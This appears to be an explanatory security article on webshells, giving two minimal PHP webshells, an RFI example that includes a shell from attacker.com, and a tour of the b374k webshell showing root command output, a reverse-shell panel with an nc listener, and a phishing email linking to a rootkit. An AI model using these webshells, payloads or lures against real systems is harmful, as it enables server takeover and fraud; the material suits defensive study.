Webshells are web scripts (PHP/ASPX/etc.) that act as a control panel for the server running them.
A webshell may be legitimately used by the administrator to perform actions on the server, such as:

- Create a user
- Restart a service
- Clean up disk space
- Read logs
- More…

Therefore, a webshell simplifies server management for administrators that are not familiar with (or are less comfortable with) internal system commands using the console.
However, webshells have bad connotations as well – they are a very popular post-exploitation tool that allow an attacker to gain full system control.

Webshell Examples

An example of a webshell may be as simple as the following script:

```
 <?php
    echo(system($_GET["q"]));
?>
```

This script will read a user-provided value and pass it on to the underlying operating system as a shell command.
For instance, issuing the following request will invoke the 'ls' command and print the result to the screen:
http://example.com/webshell.php?q=ls

An even simpler example for a webshell may be this:

```
 <?php
    eval($_GET["q"]);
?>
```

This script will simply use the contents of the parameter "q" and evaluate it as pure PHP code.
Example: http://example.com/webshell.php?q=echo%20("hello%20world")%3B

From this point, the options are limitless.
An attacker that uses a webshell on a compromised server effectively has full control over the application.
If the web application is running under root – the attacker has full control over the entire web server as well.
In many cases, the neighboring servers on the local network are at risk as well.

How does a webshell attack work?

We've now seen that a webshell script is a very powerful tool.
However, a webshell is a "post-exploitation" tool – meaning an attacker first has to find a vulnerability in the web application, exploit it, and upload their webshell onto the server.
One way to achieve this is by first uploading the webshell through a legitimate file upload page (for instance, a CV submission form on a company website) and then using an LFI (Local File Include) weakness in the application to include the webshell in one of the pages.

A different approach may be an application vulnerable to arbitrary file write.
An attacker may simply write the code to a new file on the server.

Another example may be an RFI (Remote File Include) weakness in the application that effectively eliminates the need to upload the webshell on to the server.
An attacker may host the webshell on a completely different server, and force the application to include it, like this:
http://vulnerable.com/rfi.php?include=http://attacker.com/webshell.php

The b374k webshell

There are many and various implementations of webshells.
As mentioned, those are not always meant to be used by attackers, but also by system administrators.

Some of the "suspicious" webshells that are more popular with attackers are the following:

- c99
- r57
- c100
- PHPjackal
- Locus

In this article we will explore an open source webshell called b374k (https://github.com/b374k/b374k).


From the readme:
This PHP Shell is a useful tool for system or web administrator to do remote management without using cpanel, connecting using ssh, ftp etc. All actions take place within a web browser

Features:


- *File manager (view, edit, rename, delete, upload, download, archiver, etc)*
- *Search file, file content, folder (also using regex)*
- *Command execution*
- *More…*

Once we get the webshell up and running, we can view information and perform actions on the server.
Listed below are a few use cases for this webshell that will demonstrate the power of webshells and how attackers can benefit from running them on a compromised web server:

1. View process information and varied system information.



	action	user	pid	%cpu	%mem	vsz	rss	tty	stat	start	time	command
○	kill	root	1	0.0	0.0	4236	700	?	Ss	Aug18	0:20	init [3]
○	kill	root	2	0.0	0.0	0	0	?	S	Aug18	0:00	[kthreadd]
○	kill	root	3	0.0	0.0	0	0	?	S	Aug18	0:04	[ksoftirqd/0]
○	kill	root	4	0.0	0.0	0	0	?	S	Aug18	10:37	[kworker/0:0]
○	kill	root	5	0.0	0.0	0	0	?	S<	Aug18	0:00	[kworker/0:0H]
○	kill	root	7	0.0	0.0	0	0	?	S	Aug18	0:00	[migration/0]
○	kill	root	8	0.0	0.0	0	0	?	S	Aug18	0:00	[rcu_bh]
○	kill	root	9	0.0	0.0	0	0	?	S	Aug18	0:07	[rcu_sched]
○	kill	root	10	0.0	0.0	0	0	?	S	Aug18	0:00	[migration/1]




Server Info


root partition	103.36 GB free of 125.25 GB
php	5.5.14-pl0-gentoo
python	Python 3.3.3
perl	5.016003
ruby	sh: ruby: command not found
node	sh: node: command not found
nodejs	sh: nodejs: command not found
gcc	4.7.3
java	sh: java: command not found
javac	sh: javac: command not found
/etc/os-release	/etc/os-release is readable
/etc/passwd	/etc/passwd is readable

```
/etc/group                          /etc/group is readable

/etc/issue                          /etc/issue is readable

/etc/hosts                          /etc/hosts is readable

/proc/version                       /proc/version is readable

/etc/resolv.conf                    /etc/resolv.conf is readable

/etc/sysctl.conf                    /etc/sysctl.conf is readable

/etc/squid/squid.conf               /etc/squid/squid.conf is readable

/etc/apache2/httpd.conf             /etc/apache2/httpd.conf is readable

/etc/fstab                          /etc/fstab is readable
```

2. Open a terminal and execute various commands, or open a code evaluator to run arbitrary code.




```
/var/www/localhost/htdocs/b374k/>ls
b374k.min.php
b374k.min.php.zip
b374k.php
b374k.php.zip
base
index.php
LICENSE.md
module
README.md
theme

/var/www/localhost/htdocs/b374k/>whoami
root

/var/www/localhost/htdocs/b374k/>cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
...
/var/www/localhost/htdocs/b374k/>
```



```
echo "hello world";
```

```
hello world
```

3. Open a reverse shell on the server, to make sure access to the server is preserved. Issue outgoing HTTP requests from the server.



Reverse Shell

Target IP	192.168.1.1
Port	13123
php	run

Run ' nc -l -v -p port ' on your computer and press ' run ' button


Simple Packet Crafter

Host	tcp://owa.corp.net
Start Port	80
End Port	80
Connection Timeout	5
Stream Timeout	5

```
GET / HTTP/1.1\r\n\r\n
```

run You can also press ctrl+enter to submit

4. Perform social engineering activities to broaden the scope of the attack.



From: administrator@corp.net

To: johndoe@corp.net

Subject: IT department requires your attention

```
Hi John,
We've made changes to the file sharing server.
Please click this link and make sure your permissions are still valid.

http://attacker.com/install_rootkit.exe

Good day :)
```